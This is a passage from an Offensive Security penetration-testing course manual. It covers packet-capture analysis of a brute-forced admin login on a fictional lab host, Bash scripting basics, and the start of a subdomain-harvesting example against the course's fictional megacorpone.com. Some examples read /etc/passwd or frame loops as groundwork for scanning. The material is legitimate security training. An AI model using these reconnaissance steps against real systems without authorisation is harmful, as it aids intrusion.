requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>

...

08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313:
E..s.m@.@..U..(
.D.c.Q.!o....&......^u.....
.A......HTTP/1.1 301 Moved Permanently
Date: Mon, 22 Apr 2013 12:51:25 GMT
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Server: Apache/2.2.20 (Ubuntu)
Location: http://admin.megacorpone.com:81/admin/
Vary: Accept-Encoding
Content-Length: 333
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://admin.megacorpone.com:81/admin/">here</a>.</
p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>
```

Listing 133 - Using tcpdump with some advanced filtering

From here, our story becomes clearer. We see a significant amount of failed attempts to authenticate to the /admin directory, which resulted in HTTP 401 replies, while the last attempt to login seems to have succeeded, as the server replied with a HTTP 301 response. It seems someone gained access to one of megacorpone's servers!

4.5.3.1 Exercises

1. Use **tcpdump** to recreate the Wireshark exercise of capturing traffic on port 110.
2. Use the **-X** flag to view the content of the packet. If data is truncated, investigate how the **-s** flag might help.
3. Find all 'SYN', 'ACK', and 'RST' packets in the password_cracking_filtered.pcap file.
4. An alternative syntax is available in tcpdump where you can use a more user-friendly filter to display only ACK and PSH packets. Explore this syntax in the tcpdump manual by searching for "tcpflags". Come up with an equivalent display filter using this syntax to filter ACK and PSH packets.

4.6 Wrapping Up

In this module, we demonstrated some practical tools that are found in every pentester's toolkit including *Netcat*, *Socat*, *PowerShell*, *Wireshark*, and *Tcpdump*. These tools can assist in many ways during a penetration test, especially when a target is lacking in specialized tools or when we need to transfer small tools to expand our foothold on the target network.

Copyright © Offensive Security Ltd. All rights reserved.

5. Bash Scripting

The GNU Bourne-Again Shell (Bash)[110] is a powerful work environment and scripting engine. A competent security professional skillfully leverages Bash scripting to streamline and automate many Linux tasks and procedures. In this module, we will introduce Bash scripting and explore several practical scenarios.

5.1 Intro to Bash Scripting

A Bash script is a plain-text file that contains a series of commands that are executed as if they had been typed at a terminal prompt. Generally speaking, Bash scripts have an optional extension of .sh (for ease of identification), begin with **#!/bin/bash** and must have executable permissions set before they can be executed. Let's begin with a simple "Hello World" Bash script:

```
kali@kali:~$ cat ./hello-world.sh
#!/bin/bash
# Hello World Bash Script
echo "Hello World!"
```

Listing 134 - Creating a simple 'Hello World' Bash script

This script has several components worth explaining:

- Line 1: *#!* is commonly known as the *shebang*,[111] and is ignored by the Bash interpreter. The second part, */bin/bash*, is the absolute path[112] to the interpreter, which is used to run the script. This is what makes this a "Bash script" as opposed to another type of shell script, like a "C Shell script", for example.
- Line 2: *#* is used to add a comment, so all text that follows it is ignored.
- Line 3: *echo "Hello World!"* uses the *echo* Linux command utility to print a given string to the terminal, which in this case is "Hello World!".

Next, let's make the script executable and run it:

```
kali@kali:~$ chmod +x hello-world.sh

kali@kali:~$ ./hello-world.sh
Hello World!
```

Listing 135 - Running a simple 'Hello World' Bash script

The **chmod** command, along with the **+x** option is used to make the script executable, and **./hello-world.sh** is used to actually run it. The **./** notation may seem confusing but this is simply a path notation indicating that this script is in the current directory. Whenever we type a command, Bash tries to find it in a series of directories stored in a variable[113] called *PATH*. Since our home directory

[110] (GNU, 2017), http://www.gnu.org/software/bash/

[111] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Shebang_(Unix)

[112] (The Linux Information Project, 2005), http://www.linfo.org/absolute_pathname.html

[113] (O'Reilly Media, Inc., 1998), https://www.oreilly.com/library/view/learning-the-bash/1565923472/ch04s02.html.

Copyright © Offensive Security Ltd. All rights reserved.

is not included in that variable, we must use the relative path[114] to our Bash script in order for Bash to "find it" and run it.

Now that we have created our first Bash script, let's explore Bash in a bit more detail.

5.2 Variables

Variables are named places to temporarily store data. We can set (or "declare") a variable, which assigns a value to it, or read a variable, which will "expand" or "resolve" it to its stored value.

We can declare variable values in a number of ways. The easiest method is to set the value directly with a simple *name=value* declaration. Notice that there are no spaces before or after the "=" sign:

```
kali@kali:~$ first_name=Good
```

Listing 136 - Declaring a simple variable

Declaring a variable is pointless unless we can reference it. To do this, we precede the variable with the "$" character. Whenever Bash encounters this syntax in a command, it replaces the variable name with its value ("expands" the variable) before execution:

```
kali@kali:~$ first_name=Good

kali@kali:~$ last_name=Hacker

kali@kali:~$ echo $first_name $last_name
Good Hacker
```

Listing 137 - Declaring and displaying our own variables

Variable names may be uppercase, lowercase, or a mixture of both. However, Bash is case-sensitive so we must be consistent when declaring and expanding variables. In addition, it's good practice to use descriptive variable names, which make our scripts much easier to read and maintain.

Be advised that Bash interprets certain characters in specific ways. For example, this declaration demonstrates an improper multi-value variable declaration:

```
kali@kali:~$ greeting=Hello World
bash: World: command not found
```

Listing 138 - Attempting to assign a complex value to a variable

This was not necessarily what we expected. To fix this, we can use either single quotes (**'**) or double quotes (**"**) to enclose our text. However, Bash treats single and double quotes differently. When encountering single quotes, Bash interprets every enclosed character literally. When enclosed in double quotes, all characters are viewed literally except "*$*", "`", and "\" meaning variables will be expanded in an initial substitution pass on the enclosed text.

A simple example will help clarify this:

```
kali@kali:~$ greeting='Hello World'
```

[114] (The Linux Foundation, 2016), https://www.linux.com/blog/absolute-path-vs-relative-path-linuxunix

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ echo $greeting
Hello World

kali@kali:~$ greeting2="New $greeting"

kali@kali:~$ echo $greeting2
New Hello World
```

Listing 139 - Using single and double quotes to illustrate complex variable assignment using a string

In this example, the single-quote-enclosed declaration of *greeting* preserved the value of our text exactly and did not interpret the space as a command delimiter. However, in the double-quote-enclosed declaration of *greeting2*, Bash expanded *$greeting* to its value ("Hello World"), honoring the special meaning of the "$" character.

We can also set the value of the variable to the result of a command or program. This is known as *command substitution*,[115] which allows us to take the output of a command or program (what would normally be printed to the screen) and have it saved as the value of a variable.

To do this, place the variable name in parentheses "**()**", preceded by a "**$**" character:

```
kali@kali:~$ user=$(whoami)

kali@kali:~$ echo $user
kali
```

Listing 140 - Illustrating the use of command substitution and variables

In Listing 140, we assigned the output of the **whoami** command to the *user* variable. We then displayed its value. An alternative syntax for command substitution using the backtick, or grave, character (`) is shown below:

```
kali@kali:~$ user2=`whoami`

kali@kali:~$ echo $user2
kali
```

Listing 141 - An alternative syntax for command substitution

The backtick method is older and typically discouraged as there are differences in how the two methods of command substitution behave.[116] It is also important to note that command substitution happens in a subshell and changes to variables in the subshell will not alter variables from the master process. This is demonstrated in the following example:

```
kali@kali:~$ cat ./subshell.sh
#!/bin/bash -x

var1=value1
echo $var1

var2=value2
echo $var2
```

[115] (GNU, 2019), https://www.gnu.org/software/bash/manual/html_node/Command-Substitution.html

[116] (BashFAQ, 2016), http://mywiki.wooledge.org/BashFAQ/082

Copyright © Offensive Security Ltd. All rights reserved.

```
$(var1=newvar1)
echo $var1

`var2=newvar2`
echo $var2

kali@kali:~$ ./subshell.sh
+ var1=value1
+ echo value1
value1
+ var2=value2
+ echo value2
value2
++ var1=newvar1
+ echo value1
value1
++ var2=newvar2
+ echo value2
value2
kali@kali:~$
```

Listing 142 - Command substitution in a subshell

In this example, first note that we changed the shebang, adding in the -x flag. This instructed Bash to print additional debug output, so we could more easily see the commands that were executed and their results. As we view this output, notice that commands preceded with a single "+" character were executed in the current shell and commands preceded with a double "++" were executed in a subshell.

This allows us to clearly see that the second declarations of *var1* and *var2* happened inside a subshell and did not change the values in the current shell as the initial declarations did.

5.2.1 Arguments

Not all Bash scripts require arguments.[117] However, it is extremely important to understand how they are interpreted by Bash and how to use them. We have already executed Linux commands with arguments. For example, when we run the command **`ls -l /var/log`**, both **`-l`** and **`/var/log`** are arguments to the **`ls`** command.

Bash scripts are no different; we can supply command-line arguments and use them in our scripts:

```
kali@kali:~$ cat ./arg.sh
#!/bin/bash

echo "The first two arguments are $1 and $2"

kali@kali:~$ chmod +x ./arg.sh

kali@kali:~$ ./arg.sh hello there
The first two arguments are hello and there
```

Listing 143 - Illustrating the use of arguments in Bash

[117] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Parameter_(computer_programming)

Copyright © Offensive Security Ltd. All rights reserved.

In Listing 143, we created a simple Bash script, set executable permissions on it, and then ran it with two arguments. The *$1* and *$2* variables represent the first and second arguments passed to the script. Let's explore a few special Bash variables:

Variable Name	Description
$0	The name of the Bash script
$1 - $9	The first 9 arguments to the Bash script
$#	Number of arguments passed to the Bash script
$@	All arguments passed to the Bash script
$?	The exit status of the most recently run process
$$	The process ID of the current script
$USER	The username of the user running the script
$HOSTNAME	The hostname of the machine
$RANDOM	A random number
$LINENO	The current line number in the script

Table 4 - Special Bash variables

Some of these special variables can be very useful when debugging a script. For example, we might be able to obtain the exit status of a command to determine whether it was successfully executed or not.

5.2.2 Reading User Input

Command-line arguments are a form of user input, but we can also capture interactive user input while a script is running with the **read** command. In this example, we will use **read** to capture user input and assign it to a variable:

```
kali@kali:~$ cat ./input.sh
#!/bin/bash

echo "Hello there, would you like to learn how to hack: Y/N?"

read answer

echo "Your answer was $answer"

kali@kali:~$ chmod +x ./input.sh

kali@kali:~$ ./input.sh
Hello there, would you like to learn how to hack: Y/N?
Y
Your answer was Y
```

Listing 144 - Collecting user input using read

We can alter the behavior of the **read** command with various command line options. Two of the most commonly used options include **-p**, which allows us to specify a prompt, and **-s**, which makes the user input silent. The latter is ideal for capturing user credentials:

```
kali@kali:~$ cat ./input2.sh
#!/bin/bash
# Prompt the user for credentials
```


Copyright © Offensive Security Ltd. All rights reserved.

```
read -p 'Username: ' username
read -sp 'Password: ' password

echo "Thanks, your creds are as follows: " $username " and " $password

kali@kali:~$ chmod +x ./input2.sh

kali@kali:~$ ./input2.sh
Username: kali
Password:
Thanks, your creds are as follows:  kali  and  nothing2see!
```

Listing 145 - Prompting user for input and silently reading it using read

5.3 If, Else, Elif Statements

Conditional statements allow us to perform different actions based on different conditions. The most common conditional Bash statements include *if*, *else*, and *elif*.

The *if* statement is relatively simple–it checks to see if a condition is true–but it requires a very specific syntax. Pay careful attention to this syntax, especially the use of required spaces:

```
if [ <some test> ]
then
  <perform an action>
fi
```

Listing 146 - General syntax for the if statement

In this listing, if "some test" evaluates as true, the script will "perform an action", or any commands between *then* and *fi*. Let's look at an actual example:

```
kali@kali:~$ cat ./if.sh
#!/bin/bash
# if statement example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
  echo "You might need parental permission to take this course!"
fi

kali@kali:~$ chmod +x ./if.sh

kali@kali:~$ ./if.sh
What is your age: 15
You might need parental permission to take this course!
```

Listing 147 - Using the if statement in Bash

In this example, we used an *if* statement to check the age entered by a user. If the entered age was less than (**-lt**) 16, the script would output a warning message.

The square brackets ("[" and "]") in the *if* statement above are actually a reference to the *test* command. This simply means we can use all of the operators that are allowed by the *test* command. Some of the most common operators include:

Copyright © Offensive Security Ltd. All rights reserved.

Operator	Description: Expression True if…
!EXPRESSION	The EXPRESSION is false.
-n STRING	STRING length is greater than zero
-z STRING	The length of STRING is zero (empty)
STRING1 != STRING2	STRING1 is not equal to STRING2
STRING1 = STRING2	STRING1 is equal to STRING2
INTEGER1 -eq INTEGER2	INTEGER1 is equal to INTEGER2
INTEGER1 -ne INTEGER2	INTEGER1 is not equal to INTEGER2
INTEGER1 -gt INTEGER2	INTEGER1 is greater than INTEGER2
INTEGER1 -lt INTEGER2	INTEGER1 is less than INTEGER2
INTEGER1 -ge INTEGER2	INTEGER1 is greater than or equal to INTEGER 2
INTEGER1 -le INTEGER2	INTEGER1 is less than or equal to INTEGER 2
-d FILE	FILE exists and is a directory
-e FILE	FILE exists
-r FILE	FILE exists and has read permission
-s FILE	FILE exists and it is not empty
-w FILE	FILE exists and has write permission
-x FILE	FILE exists and has execute permission

Table 5 - Common test command operators

With the above in mind, our previous example using *if* can be rewritten without square brackets as follows:

```
kali@kali:~$ cat ./if2.sh
#!/bin/bash
# if statement example 2

read -p "What is your age: " age

if test $age -lt 16
then
  echo "You might need parental permission to take this course!"
fi

kali@kali:~$ chmod +x ./if2.sh

kali@kali:~$ ./if2.sh
What is your age: 15
You might need parental permission to take this course!
```

Listing 148 - Using the test command in an if statement

Even though this example is functionally equivalent to the example using square brackets, using square brackets makes the code slightly easier to read.

We can also perform a certain set of actions if a statement is true and another set if it is false. To do this, we can use the *else* statement, which has the following syntax:

```
if [ <some test> ]
then
  <perform action>
else
```


Copyright © Offensive Security Ltd. All rights reserved.



```
  <perform another action>
fi
```

Listing 149 - General syntax for the else statement

Let's extend our previous "age" example to include the *else* statement:

```
kali@kali:~$ cat ./else.sh
#!/bin/bash
# else statement example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
  echo "You might need parental permission to take this course!"
else
  echo "Welcome to the course!"
fi

kali@kali:~$ chmod +x ./else.sh

kali@kali:~$ ./else.sh
What is your age: 21
Welcome to the course!
```

Listing 150 - Using the else statement in Bash

Notice that the *else* statement was executed when the entered age was greater than (or more specifically "not less than") sixteen.

The *if* and *else* statements only allow two code execution branches. We can add additional branches with the *elif* statement which uses the following pattern:

```
if [ <some test> ]
then
  <perform action>
elif [ <some test> ]
then
  <perform different action>
else
  <perform yet another different action>
fi
```

Listing 151 - The elif syntax in Bash

Let's again extend our "age" example to include the *elif* statement:

```
kali@kali:~$ cat ./elif.sh
#!/bin/bash
# elif example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
  echo "You might need parental permission to take this course!"
elif [ $age -gt 60 ]
then
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  echo "Hats off to you, respect!"
else
  echo "Welcome to the course!"
fi

kali@kali:~$ chmod +x ./elif.sh

kali@kali:~$ ./elif.sh
What is your age: 65
Hats off to you, respect!
```

Listing 152 - Using the elif statement in Bash

In this example, the code execution flow was slightly more complex. In order of operation, the *then* branch executes if the entered age is less than sixteen, the *elif* branch is entered (and the "Hats off.." message displayed) if the age is greater than sixty, and the else branch executes only if the age is greater than sixteen but less than sixty.

5.4 Boolean Logical Operations

Boolean logical operators,[118] like *AND* (&&) and *OR* (||) are somewhat mysterious because Bash uses them in a variety of ways.

One common use is in *command lists*, which are chains of commands whose flow is controlled by operators. The "|" (pipe) symbol is a commonly-used operator in a command list and passes the output of one command to the input of another. Similarly, boolean logical operators execute commands based on whether a previous command succeeded (or returned True or *0*) or failed (returned False or non-zero).

Let's take a look at the *AND* (&&) boolean operator first, which executes a command only if the previous command succeeds (or returns True or *0*):

```
kali@kali:~$ user2=kali

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!"
kali:x:1000:1000:,,,:/home/kali:/bin/bash
kali found!

kali@kali:~$ user2=bob

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!"
```

Listing 153 - Using the AND (&&) boolean operator in a command list

In this example, we first assigned the username we are searching for to the *user2* variable. Next, we use the **grep** command to check if a certain user is listed in the /etc/passwd file, and if it is, **grep** returns *True* and the **echo** command is executed. However, when we try searching for a user that we know does not exist in the /etc/passwd file, our **echo** command is not executed.

[118] (MIT), https://libguides.mit.edu/c.php?g=175963&p=1158594

Copyright © Offensive Security Ltd. All rights reserved.

When used in a command list, the *OR* (||) operator is the opposite of *AND* (&&); it executes the next command only if the previous command failed (returned False or non-zero):

```
kali@kali:~$ echo $user2
bob

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!" || echo "$user2 not found
!"
bob not found!
```

Listing 154 - Using the OR (||) boolean operator in a command list

In the above example, we took our previous command a step further and added the *OR* (||) operator followed by a second **echo** command. Now, when **grep** does not find a matching line and returns *False*, the second **echo** command after the *OR* (||) operator is executed instead.

These operators can also be used in a *test* to compare variables or the results of other tests. When used this way, *AND* (&&) combines two simple conditions, and if they are *both* true, the combined result is success (or True or *0*).

Consider this example:

```
kali@kali:~$ cat ./and.sh
#/bin/bash
# and example

if [ $USER == 'kali' ] && [ $HOSTNAME == 'kali' ]
then
  echo "Multiple statements are true!"
else
  echo "Not much to see here..."
fi

kali@kali:~$ chmod +x ./and.sh

kali@kali:~$ ./and.sh
Multiple statements are true!

kali@kali:~$ echo $USER && echo $HOSTNAME
kali
kali
```

Listing 155 - Using the and (&&) boolean operator to test multiple conditions in Bash

In this example, we used *AND* (&&) to test multiple conditions and since both variable comparisons were true, the whole *if* line succeeded, so the *then* branch executed.

When used in a *test*, the *OR* (||) boolean operator is used to test one or more conditions, but *only one* of them has to be true to count as success.

Let's take a look at an example:

```
kali@kali:~$ cat ./or.sh
#!/bin/bash
# or example

if [ $USER == 'kali' ] || [ $HOSTNAME == 'pwn' ]
```


Copyright © Offensive Security Ltd. All rights reserved.

```
then
  echo "One condition is true, this line is printed"
else
  echo "You are out of luck!"
fi

kali@kali:~$ chmod +x ./or.sh

kali@kali:~$ ./or.sh
One condition is true, this line is printed

kali@kali:~$ echo $USER && echo $HOSTNAME
kali
kali
```

Listing 156 - Using the or (||) boolean operator to test multiple conditions in Bash

In this example, we used OR (||) to test multiple conditions and since one of the variable comparisons was true, the whole *if* line succeeded, so the *then* branch executed.

5.5 Loops

In computer programming, *loops*[119] help us with repetitive tasks that we need to run until a certain criteria is met. Iteration is particularly useful for penetration testers, so we recommend paying very close attention to this section.

In Bash, the two most predominant loop commands are *for*[120] and *while*.[121] We will take a look at both.

5.5.1 For Loops

For loops are very practical and work very well in Bash one-liners.[122] This type of loop is used to perform a given set of commands for each of the items in a list. Let's briefly look at its general syntax:

```
for var-name in <list>
do
  <action to perform>
done
```

Listing 157 - General syntax of the for loop

The *for* loop will take each item in the *list* (in order), assign that item as the value of the variable *var-name*, perform the given action between *do* and *done*, and then go back to the top, grab the next item in the list, and repeat the steps until the list is exhausted.

[119] (Whatis.com, 2005), http://whatis.techtarget.com/definition/loop

[120] (The Linux Foundation, 2010), https://www.linux.com/learn/essentials-bash-scripting-using-loops

[121] (Bash Guide for Beginners, 2008), http://tldp.org/LDP/Bash-Beginners-Guide/html/sect_09_02.html

[122] (Bash One-Liners, 2019), http://www.bashoneliners.com/

Copyright © Offensive Security Ltd. All rights reserved.

Let's take a look at a more practical example that will quickly print the first 10 IP addresses in the 10.11.1.0/24 subnet:[123]

```
kali@kali:~$ for ip in $(seq 1 10); do echo 10.11.1.$ip; done
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 158 - An example using for loops in Bash

In this Bash one-liner (Listing 158), we used the **seq** command to print a sequence of numbers, in this case the numbers one through ten. Each number is then assigned to the *ip* variable, and then each IP address is displayed to the screen as the *for* loop runs multiple times, exiting at the end of the sequence.

Another way of re-writing the previous *for* loop involves *brace expansion*[124] using ranges.[125] Brace expansion using ranges is written giving the first and last values of the range and can be a sequence of numbers or characters. This is known as a "sequence expression":

```
kali@kali:~$ for i in {1..10}; do echo 10.11.1.$i;done
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 159 - Brace expansion using ranges in Bash

There is a lot of potential for this type of loop. Displaying IP addresses to the screen may not seem very useful, but we can use the same loop to run a port scan[126] using **nmap**[127] (which we discuss in detail in another module). We can also attempt to use the **ping** command to see if any of the IP addresses respond to ICMP echo requests,[128] etc.

[123] (Cisco, 2016), https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html

[124] (GNU, 2019), https://www.gnu.org/software/bash/manual/html_node/Brace-Expansion.html

[125] (Bash Hackers Wiki, 2014), http://wiki.bash-hackers.org/syntax/expansion/brace

[126] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_scanner

[127] (Nmap, 2019), http://nmap.org/

[128] (Firewall.cx, 2018), http://www.firewall.cx/networking-topics/protocols/icmp-protocol/152-icmp-echo-ping.html

Copyright © Offensive Security Ltd. All rights reserved.



5.5.2 While Loops

While loops are also fairly common and execute code while an expression is true. *While* loops have a simple format and, like *if*, use the square brackets ([]) for the test:

```
while [ <some test> ]
do
  <perform an action>
done
```

Listing 160 - General syntax of the while loop

Let's re-create the previous example with a *while* loop:

```
kali@kali:~$ cat ./while.sh
#!/bin/bash
# while loop example

counter=1

while [ $counter -lt 10 ]
do
  echo "10.11.1.$counter"
  ((counter++))
done

kali@kali:~$ chmod +x ./while.sh

kali@kali:~$ ./while.sh
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
```

Listing 161 - Using a while loop in Bash

This is not the output we expected. This is a common mistake called an "*off by one*"[129] error. In the example above, we used *-lt* (less than) instead of *-le* (less than *or equal to*), so our counter only got to nine, not ten as originally intended.

The *((counter++))* line uses the double-parenthesis *(( ))*[130] construct to perform arithmetic expansion and evaluation at the same time. In this particular case, we use it to increase our *counter* variable by one. Let's re-write the *while* loop and try the example again:

```
kali@kali:~$ cat ./while2.sh
#!/bin/bash
# while loop example 2
```

[129] (Stack Overflow, 2019), https://stackoverflow.com/questions/2939869/what-is-exactly-the-off-by-one-errors-in-the-while-loop

[130] (Advanced Bash-Scripting Guide, 2014), http://tldp.org/LDP/abs/html/dblparens.html

Copyright © Offensive Security Ltd. All rights reserved.

```
counter=1

while [ $counter -le 10 ]
do
  echo "10.11.1.$counter"
  ((counter++))
done

kali@kali:~$ chmod +x ./while2.sh

kali@kali:~$ ./while2.sh
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 162 - An example using a while loop in Bash

Good. Our *while* loop is looking much better now.

5.6 Functions

In terms of Bash scripting, we can think of a function as a script within a script, which is useful when we need to execute the same code multiple times in a script. Rather than re-writing the same chunk of code over and over, we just write it once as a function and then call that function as needed.

Put another way, a function is a subroutine, or a code block that implements a set of operations–a "black box" that performs a specified task. Functions may be written in two different formats. The first format is more common to Bash scripts:

```
function function_name {
commands...
}
```

Listing 163 - One way of writing a function in Bash

The second format is more familiar to C programmers:

```
function_name () {
commands...
}
```

Listing 164 - Another way of writing a function in Bash

The formats are functionally identical and are a matter of personal preference. Let's look at a simple example:

```
kali@kali:~$ cat ./func.sh
#!/bin/bash
```


Copyright © Offensive Security Ltd. All rights reserved.

```
# function example

print_me () {
  echo "You have been printed!"
}

print_me

kali@kali:~$ chmod +x ./func.sh

kali@kali:~$ ./func.sh
You have been printed!
```

Listing 165 - Using a Bash function to print a message to the screen

Functions can also accept arguments:

```
kali@kali:~$ cat ./funcarg.sh
#!/bin/bash
# passing arguments to functions

pass_arg() {
  echo "Today's random number is: $1"
}

pass_arg $RANDOM

kali@kali:~$ chmod +x ./funcarg.sh

kali@kali:~$ ./funcarg.sh
Today's random number is: 25207
```

Listing 166 - Passing an argument to a function in Bash

In this case, we passed a random number, *$RANDOM*, into the function, which outputs it as *$1*, the functions first argument. Note that the function definition (**pass_arg()**) contains parentheses. In other programming languages, such as C, these would contain the expected arguments, but in Bash the parentheses serve only as decoration. They are never used. Also note that the function definition (the function itself) must appear in the script before it is called. Logically, we can't call something we have not defined.

Use a descriptive function name that describe the function's purpose.

In addition to passing arguments to Bash functions, we can of course return values from Bash functions as well. Bash functions do not actually allow you to return an arbitrary value in the traditional sense. Instead, a Bash function can *return* an exit status (zero for success, non-zero for failure) or some other arbitrary value that we can later access from the *$?* global variable (see Table 4). Alternatively, we can set a global variable inside the function or use command substitution to simulate a traditional return.

Let's look at a simple example that returns a random number into *$?*:

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ cat funcrvalue.sh
#!/bin/bash
# function return value example

return_me() {
  echo "Oh hello there, I'm returning a random value!"
  return $RANDOM
}

return_me

echo "The previous function returned a value of $?"

kali@kali:~$ chmod +x ./funcrvalue.sh

kali@kali:~$ ./funcrvalue.sh
Oh hello there, I'm returning a random value!
The previous function returned a value of 198

kali@kali:~$ ./funcrvalue.sh
Oh hello there, I'm returning a random value!
The previous function returned a value of 313
```

Listing 167 - Returning a value from a function in Bash

Notice that a random number is returned every time we run the script, because we returned the special global variable $RANDOM (into *$?*). If we used the *return* statement without the $RANDOM argument, the exit status of the function (*0* in this case) would be returned instead.

Now that we have a basic understanding of variables and functions, we can dig deeper and discuss *variable scope*.[131]

The scope of a variable is simply the context in which it has meaning. By default, a variable has a *global* scope, meaning it can be accessed throughout the entire script. In contrast, a *local* variable can only be seen within the function, block of code, or subshell in which it is defined. We can "overlay" a global variable, giving it a local context, by preceding the declaration with the *local* keyword, leaving the global variable untouched. The general syntax is:

```
local name="Joe"
```

Listing 168 - Declaring a local variable

Let's see how *local* and *global* variables work in practice with a simple example:

```
kali@kali:~$ cat ./varscope.sh
#!/bin/bash
# var scope example

name1="John"
name2="Jason"

name_change() {
  local name1="Edward"
  echo "Inside of this function, name1 is $name1 and name2 is $name2"
```

[131] (Advanced Bash-Scripting Guide, 2014), http://tldp.org/LDP/abs/html/localvar.html

Copyright © Offensive Security Ltd. All rights reserved.

```
    name2="Lucas"
}

echo "Before the function call, name1 is $name1 and name2 is $name2"

name_change

echo "After the function call, name1 is $name1 and name2 is $name2"

kali@kali:~$ chmod +x ./varscope.sh

kali@kali:~$ ./varscope.sh
Before the function call, name1 is John and name2 is Jason
Inside of this function, name1 is Edward and name2 is Jason
After the function call, name1 is John and name2 is Lucas
```

Listing 169 - Illustrating variable scope in Bash

Let's highlight a few key points within Listing 169. First note that we declared two *global* variables, setting *name1* to *John* and *name2* to *Jason*.

Then, we defined a function and inside that function, declared a local variable called *name1*, setting the value to *Edward*. Since this was a local variable, the previous global assignment was not affected; *name1* will still be set to *John* outside this function.

Next, we set *name2* to Lucas, and since we did not use the *local* keyword, we are changing the global variable, and the assignment sticks both inside and outside of the function.

Based on this example, the following two points summarize variable scope:

- Changing the value of a local variable with the same name as a global one will not affect its global value.
- Changing the value of a global variable inside of a function – without having declared a local variable with the same name – will affect its global value.

5.7 Practical Examples

So far, we have covered the basics of Bash scripting. Let's put together all of the concepts we have discussed and walk through a few practical examples.

5.7.1 Practical Bash Usage – Example 1

In this example, we want to find all the subdomains listed on the main megacorpone.com web page and find their corresponding IP addresses. Doing this manually would be frustrating and time consuming, but with some basic Bash commands, we can turn this into an easy task. We'll start by downloading the index page with **wget**:

```
kali@kali:~$ wget www.megacorpone.com
URL transformed to HTTPS due to an HSTS policy
--2018-03-18 17:56:53--  http://www.megacorpone.com/
Resolving www.megacorpone.com (www.megacorpone.com)... 38.100.193.76
Connecting to www.megacorpone.com (www.megacorpone.com)|38.100.193.76|:80... connected
HTTP request sent, awaiting response... 200 OK
Length: 12520 (12K) [text/html]
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Saving to: ‘index.html’

index.html          100%[===================>]  12.23K  --.-KB/s    in 0s

2018-03-18 17:56:54 (2.56 MB/s) - ‘index.html’ saved [12520/12520]

kali@kali:~$ ls -l index.html
-rw-r--r-- 1 kali kali 12520 Mar 18 17:56 index.html
```

Listing 170 - Downloading the index.html page from megacorpone.com

Manually scanning the file, we see many lines we don't need. Let's start narrowing in on lines that we need, and strip out lines we don't. First, we can use **grep "href="** to extract all the lines in index.html that contain HTML links:

```
kali@kali:~$ grep "href=" index.html
...
<p><a href="http://beta.megacorpone.com/util/files/news.html">MegaCorp One CEO Joe She
er nominated for Nobel Physics, Medicine, and Literature prizes.</a></p>
                    <p><small>This is a fictitious company, brought to you by <a href=
"http://www.offensive-security.com/" target="_blank">Offensive Security</a>.</small></
p>
                        <a href="https://www.facebook.com/MegaCorp-One-393570024393695
/" target="_blank"><i class="fa fa-facebook"></i></a>
                        <a href="https://twitter.com/joe_sheer/"><i class="fa fa-twitt
er"></i></a>
                        <a href="https://www.linkedin.com/company/18268898/" target="_
blank"><i class="fa fa-linkedin"></i></a>
                        <a href="https://github.com/megacorpone" target="_blank"><i cl
ass="fa fa-github"></i></a>
...
```

Listing 171 - Identifying hyperlinks in the index.html file

In the excerpt above, the first line is a prime example of what we're looking for as it references a subdomain.

Let's use **grep** to grab lines that contain ".megacorpone", indicating the existence of a subdomain, and **grep -v** to strip away lines that contain the boring "www.megacorpone.com" domain we already know about:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v "www\.megacorpon
e\.com" | head
...
<li><a href="http://support.megacorpone.com/ticket/requests/index.html">Nanoprocessors
</a></li>
                    <li><a href="http://syslog.megacorpone.com/logs/sys/view.php">Perl
in VanHook Chemical Dispersal</a></li>
                    <li><a href="http://test.megacorpone.com/demo/index.php">What are
the ethics behind MegaCorp One?</a></li>
...
```

Listing 172 - Using grep to narrow our search

This output looks closer to what we need. By reducing our data in a logical way and making sequentially smaller reductions with each pass, we are in the midst of the most common cycle in data handling.

Copyright © Offensive Security Ltd. All rights reserved.

It looks like each line contains a link, and a subdomain, but we need to get rid of the extra HTML around our links. There are always multiple approaches to any task performed in Bash, but we'll use a little-known one for this. We will use the **-F** option of **awk** to set a multi-character delimiter, unlike **cut**, which is simple and handy but only allows single-character delimiters. We will set our delimiter to *http://* and tell **awk** we want the second field (**'{print $2}'**), or everything after that delimiter:

```
kali@kali:~$ grep "href=" index.html | grep "\.megacorpone" | grep -v "www\.megacorpon
e\.com" | awk -F "http://" '{print $2}'
admin.megacorpone.com/admin/index.html">Cell Regeneration</a></li>
intranet.megacorpone.com/pear/">Immune Systems Supplements</a></li>
mail.megacorpone.com/menu/">Micromachine Cyberisation Repair</a></li>
